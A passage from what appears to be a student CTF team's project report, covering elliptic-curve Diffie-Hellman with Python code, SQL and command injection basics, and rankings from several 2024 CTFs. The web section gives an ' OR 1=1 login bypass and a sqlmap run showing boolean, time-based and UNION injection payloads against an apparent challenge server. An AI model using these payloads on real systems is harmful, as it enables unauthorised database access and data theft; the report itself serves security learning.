This module deals with elliptic curves of the form $y^2 = x^3 + a \cdot x + b$ in the finite field F_p where p is a prime.

This cryptographic method, also works in a trapdoor method, where it defines point addition and scalar multiplication, and then this particular scalar multiplication is easy to do but hard to undo, thus making our hidden info secure.

Point addition in elliptic curve is defined as follows : Suppose we want to find $P + Q$. We will draw a line passing through P and Q and extend it till it intersects the curve a third time, say R'. Then reflect R' along y-direction to get R which is the required value, i.e, $R = P + Q$.

There are a few edge cases :

1) If $P = Q$, there are infinite lines passing through both P and Q, choose the tangent at P

2) If the line passing through P and Q does not intersect the curve again, $P + Q$ is said to be O, where O is a point located at infinity.

Point Negation : It asked for a point Q such that $P + Q = O$. This is satisfied by $Q = -P$ (where $-(x, y) = (x, -y)$).

Point Addition :

```
class Point:
    def __init__(self, x, y, z=False):
        self.x = x
        self.y = y
        self.z = z # Is the value infinity?
```

```
def add(a, b):
    if a.z:
        return b
    if b.z:
        return a
    if a.x == b.x and a.y == -b.y % mod:
        return Point(0, 0, True)

    if a.x == b.x and a.y == b.y:
        lambda_ = (3 * a.x * a.x + const_a) * pow(2 * a.y, mod - 2, mod) %
            mod
    else:
        lambda_ = (b.y - a.y) * pow(b.x - a.x, mod - 2, mod) % mod

    x3 = (lambda_ * lambda_ - a.x - b.x) % mod
    y3 = (lambda_ * (a.x - x3) - a.y) % mod

    return Point(x3, y3)
```

Scalar Multiplication : We had to implement scalar multiplication now. This can be done through binary exponentiation.

```
def mult(P, n):
    R = Point(0, 0, True)
    while n:
        if n % 2 == 1:
            R = add(R, P)
        P = add(P, P)
        n //= 2
    return R
```

After this, we come across how elliptic curves are actually used as a trapdoor function.

First the two people A and B decide on a curve E, a prime p and a generator point $G(x, y)$.A chooses a secret random integer n_A and calculates $Q_A = n_A \cdot G$ and sends that to B.

B chooses a secret random integer n_B and calculates $Q_B = n_B \cdot G$ and sends that to A.

Now, the shared secret is $n_A \cdot Q_B$ which is also equal to $n_B \cdot Q_A$ due to commutativity of the operation. Any onlooker won't be able to find the values of n_A and n_B easily as the best known algorithm is running at $p^{0.5}$ time.


3 Web Exploitation

We're going to cover this topic using Vulnerability attack approach, where we will discuss a vulnerability and how to exploit it

3.1 SQL Injection

Starting with the most common of 'em all, SQL Injection. How does it work? So suppose you've to log on in somewhere and the server checks its database matching your username and password from the data fields using an SQL command. Then you might enter something that alters that command in such a way that you gain access. How to Identify this Vulnerability? The most common way is by using ' which should result in an error as the command SELECT * FROM users WHERE username="' would have an extra '. How to exploit? Let's discuss a simple exploit and better ones can be built on similar lines. SELECT * FROM users WHERE username=" OR 1=1 , So if you enter " ' OR 1=1 " this command would always be true, giving you access to the server.

You can simply automate this process by using SQLMap which would identify the vulnerability for you and also help you exploit them.



```
┌──(anirvan㉿localhost)-[~]
└─$ sqlmap -u "http://74.225.254.195:2324/getBlogDetail?blog=0"
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
misuse or damage caused by this program

[*] starting @ 18:03:29 /2024-05-23/

[18:03:29] [INFO] resuming back-end DBMS 'mysql'
[18:03:29] [INFO] testing connection to the target URL
[18:03:57] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blog (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: blog=2' AND 5781=5781 AND 'oGxt'='oGxt&part=content

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: blog=2' AND (SELECT 7035 FROM (SELECT(SLEEP(5)))pdXm) AND 'EApp'='EApp&part=content

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: blog=-3151' UNION ALL SELECT NULL,NULL,CONCAT(0x71716a7671,0x797878426a4c476a6b5066524f4a486148594253594f7565524d594b734b73415264655745557052,0x7171717871),NULL-- -&part=content
---
[18:03:57] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[18:03:57] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[18:03:57] [INFO] fetched data logged to text files under '/home/anirvan/.local/share/sqlmap/output/74.225.254.195'

[*] ending @ 18:03:57 /2024-05-23/
```

Figure 7: Using SQLMap

- Boolean Based Injections - It is where the attacker observes the behavior of the database server and the application after combining legitimate queries with malicious data using boolean operators
- Time Based Injections - It is where the attacker using queries pauses the databse or puts it to sleep in order to suppress the error messages
- Union Based Injections - it is where the attacker using the union query in order to fetch a lot of data from different places using SELECT statements.

3.2 Command Injection

if the machine is linux based, we could try out command injection to get data out of the machine. It may have black listed words and in that case we could try out different alterations of of the command we want to execute then.

4 CTF Statistics

4.1 San Diego CTF

(10/05/2024-12/05/2024)

Writeup 4.1. here

This CTF was the first CTF, we participated in. We were distributed in teams of 3. The CTF had weight of 24.67 on ctftime, which signifies easy-medium challenges. Our standings at the end were:

Rank	Team
25	wiredin_iitk
30	IITBreachers
49	IITK_Team2
64	InfoSecIITR
81	IITK_Team1


We got best rank of 25 which was very good for First CTF. We solved challenges from various categories like OSINT, Cryptography, Misc, Reversing, Forensics etc.

4.2 BYU CTF

(17/05/2024-19/05/2024)

Writeup 4.2. here

This was the 2nd CTF we participated in as a part of the project. The weight of this CTF on ctftime was 30.75 , signifying a decent (but not too hard) difficulty level. Our standings at the end were :



rank	Team name	points
5	InfoSecIITR	12084
6	bi0s	12078
50	IITK Team 2	4687
55	BITSkrieg	4571
61	IITK Team 1	4305
123	IITK Team 0	2578

Figure 8: BYUCTF rankings


a As we were divided into 3 individual teams for this CTF , we could have potentially scored even higher if we would have pooled our flags together. Nevertheless , we managed a decent performace w.r.t. some of our competitors. The categories of problems included everything from pwn , rev , forensics and osint. We managed to solve most of the **OSINT** , **Misc** and **Crypto** challenges , also managed an impressive showing in **forensics** challenges.
However **web** was a major upset for us in this CTF.

4.3 ångstromCTF

(24/05/2024-26/05/2024)

Writeup 4.3. here

This CTF had a weight of 72.06 on ctftime , signifying a CTF with a medium to difficult challenges. Our standings in this were :



Angstrom CTF 2024 Scoreboard

11	bi0s		3320
34	InfoSecIITR		2040
59	Wiredin_IITK		1440
103	BITSkrieg		1050
123	IITBreachers	IITB	920

Figure 9: Angstrom CTF Rankings

Here as well we managed an impressive showing over some of our competitors securing a decent **59**th finish on the scoreboard. Web disappointed in the last CTF , however in this CTF we managed to solve most of the **easy-medium web** challenges , signifying a decent growth for us in this category. This CTF too included challenges from **almost every domain**.


4.4 JustCTF 2024 Teaser

15/06/2024 (24hr)
This CTF had weight of 97.27, which signifies that even starting challenges are pretty hard. We got a rank 70 at justCTF 2024. The rankings were as follows:

Rank	Team	Points	Problem Solved
64	InfoSecIITR	465	3
70	wiredin_iitk	429	3
210	BITSkrieg	50	1

4.5 HACKIITK - CTF

21/06/2024 - 23/06/2024
We got a pretty good **rank** 6 in HACKIITK CTF, just missing the spot in top 3. We solved almost all challenges except 3-5.



Place	Team	Score
1	Vector	2940
2	Hacker_exploit	2915
3	blind_guess	2870
4	InfoSecIITR	2815
5	@bh!n@v	2765
6	kuch_bhi==	2715
7	kakaROT13	2690
8	#~ky$L;	2580
9	random_guys	2375
10	skf	2175
11	Orion	1940

4.6 UIUCTF

(29/06/2024-01/07/2024)
This CTF had weight of 89.07 which means the ctf had medium-hard challenges. We got rank of 82.

Rank	Team
66	InfosecIITR
82	wiredin_iitk
91	IITBreachers
99	BITSkrieg

We were able to solve almost all of **OSINT** (5/6). Also, we solved 1 from **Web**, 5 from **Crypto**, 1 from **Reverse Engineering**, 2 from **Pwn** and 2 from **Misc** categories.

4.7 Conclusion

Over the summer our participation in various CTFs led to an impressive jump in our official team @wiredinIITK's national rankings in the popular platform ctftime from almost 25 to **12** (peak) to 15 (current).
Notwithstanding such artifical rankings , ours skills in the domain increased multifold and we had lot of fun in the process. We look forward to grow and perform even better!